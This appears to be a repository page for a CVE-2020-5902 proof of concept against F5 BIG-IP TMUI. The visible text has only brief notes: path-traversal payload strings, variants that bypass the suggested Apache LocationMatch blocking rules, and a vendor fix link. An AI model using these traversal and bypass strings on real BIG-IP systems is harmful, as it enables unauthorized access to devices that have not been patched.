 jas502n/cve-2020-5902
Proof-of-concept exploit for CVE-2020-5902, a directory traversal and remote code execution vulnerability in F5 BIG-IP TMUI. Includes file read, upload, and command execution modules with Metasploit integration.


or /hsqld%b > /hsqldb;
/tmui/login.jsp/..;/hsqldb

<LocationMatch ".*\.\.;.*">
Redirect 404 /
</LocationMatch>

bypass /hsqldb;

<LocationMatch ";">
Redirect 404 /
</LocationMatch>

bypass /hsqldb%0a

include 'FileETag MTime Size
<LocationMatch ";">
Redirect 404 /
</LocationMatch>
<LocationMatch "hsqldb">
Redirect 404 /
</LocationMatch>
'

fix:
https://support.f5.com/csp/article/K52145254

